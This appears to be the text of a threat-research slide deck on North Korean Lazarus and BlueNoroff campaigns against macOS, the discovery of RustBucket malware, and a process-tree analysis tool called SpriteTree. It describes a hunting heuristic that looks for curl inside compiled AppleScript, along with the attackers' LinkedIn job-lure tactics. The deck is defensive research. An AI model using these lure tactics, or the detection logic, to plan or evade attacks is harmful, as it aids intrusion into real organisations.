




# In the Realm of Rust

A Journey into Reversing RustBucket on macOS






**Jaron Bradley**

Director  
Jamf Threat Labs



**Ferdous Saljooki**

Senior Threat Researcher  
Jamf Threat Labs



# Agenda

Intro into BlueNoroff and Lazarus

RustBucket Malware Discovery and Analysis

Tool Release - SpriteTree

Reversing Rust Executables and Difficulties

Repurposing RustBucket



The different topics covered today





- To get the best recap on what this threat actor group has been up to the past few years I'd highly recommend listening to the BBC Podcast titled "The Lazarus Heist".
- Lazarus group is the North Korean State Sponsored hacking group. When it comes to the macOS platform specifically, we suspect they are one of the most active threats that are out there.





- An overview on some of the popular campaigns from Lazarus Group
- The 2014 Sony Pictures compromise has been attributed to Lazarus where various internal documents containing sensitive information and data of Sony employees and senior executives were leaked.
- Later in 2017 the notorious WannaCry ransomware worm that impacted thousands of organizations across the globe has also been attributed to Lazarus
- Two major supply chain attacks were also seen earlier this year attributed to Lazarus.
  - 3CX, a VoIP application used by millions of users around the world, was targeted in a supply-chain attack that compromised several builds of their application on macOS. This led to a malicious dylib being dynamically loaded within the distributed 3CX app. Although this attack was detected early it could have had catastrophic impact for many organizations and users.
  - Later this year we've seen another supply-chain attack compromising JumpCloud an identity provider. In a detailed report by Mandiant, they claim initial access was gained by targeting a JumpCloud employee and deploying malware to insert malicious code into their commands framework. The threat actor deployed additional backdoors and established persistence all within 24 hours of compromising the JumpCloud environment.



- Lazarus aims to steal sensitive information from organizations to benefit the North Korean regime. Other times they may have political motivation to conduct destructive attacks such as Denial of Service against the South Korean government.
- Some intel companies attribute all activity from North Korea as Lazarus group. Other's break Lazarus group into multiple subgroups.
- For example, BlueNoroff (APT38 or Stardust Chollima), first discovered in 2017 by Kaspersky, is considered to be smaller specialized unit within the larger Lazarus group that focuses primarily on financial gain.






- So the bluenoroff subgroup campaigns include sophisticated bank heists and attacks on the SWIFT banking system. They've been linked to numerous attacks on banks worldwide, resulting in the theft of hundreds of millions of dollars.
- More recently we've seen BlueNoroff target cryptocurrency companies and venture capital firms. Kaspersky researched similar attacks on the Windows side.






- The way that Lazarus is getting their foot in the door to these networks is by building rapport with their victims commonly over LinkedIn




- They build a relationship with the victim and then at some point will send them files to open.



- ESET did a writeup on a campaign that involved this technique.
- Operation Dreamjob.
- Attacker would reach out offering victims potential jobs at a company like Coinbase for example and then at some point they would convince the user to run an app which would ultimately end up displaying a pdf document to the user.





- Behind the scenes of the document being sent and opened we would see a series of malicious actions carried out



- We wanted to share the journey we went on to unveil RustBucket.
- We found this malware on VirusTotal and had to go hunting for all the moving pieces as we'll get into shortly.



- We found this malware accidentally when searching for new xcsset malware families.
- A good way to hunt xcsset is by looking for curl command running from within compiled AppleScript.
- We do this by crafting a search that first looks for an applescript header and then looks for the curl command existing somewhere inside the executable as well.





- Instead of finding a variation of the xcsset malware, we encountered something entirely different.
- We took this resulting AppleScript and saw that it was uploaded to VirusTotal as part of a zip submission.
- This greater application was called Internal PDF Viewer. This was completely unsigned and un-notarized. So we had an unsigned compiled AppleScript that contained a curl command within it and not only that it has a pretty generic/social engineering-like name.



Put a pin in that discover for a second Because right now we're going to quickly introduce a tool we can use to dynamically analyze this sample we've found.



## Introducing SpriteTree


- Threat hunting/dynamic analysis is done best via the process tree.
- It's difficult to present such data on macOS accurately. Released a tool called TrueTree a few years back that helps build a useful pstree like output on macOS.
- SpriteTree can be downloaded at [themittenmac.com/tools](https://themittenmac.com/tools)




Three authors of SpriteTree


- Jaron Bradley
- Maggie Zirnhelt
- Matt Shott








- SpriteKit uses Apple's 2D Game Engine to display data
- We did this using Swift and SwiftUI from scratch because it allows for endless possibilities for customizing the tool in the future




```
-zsh
>>> sudo eslogger fork exec create rename > /tmp/spritetree_demo.json
```

- A capture that can be loaded into SpriteTree can be created on any system running eslogger
- Right now we support fork, exec, create and rename events. More will be added in the future






- After loading a capture into spritetree you see the tree formatted by default using the ppid.

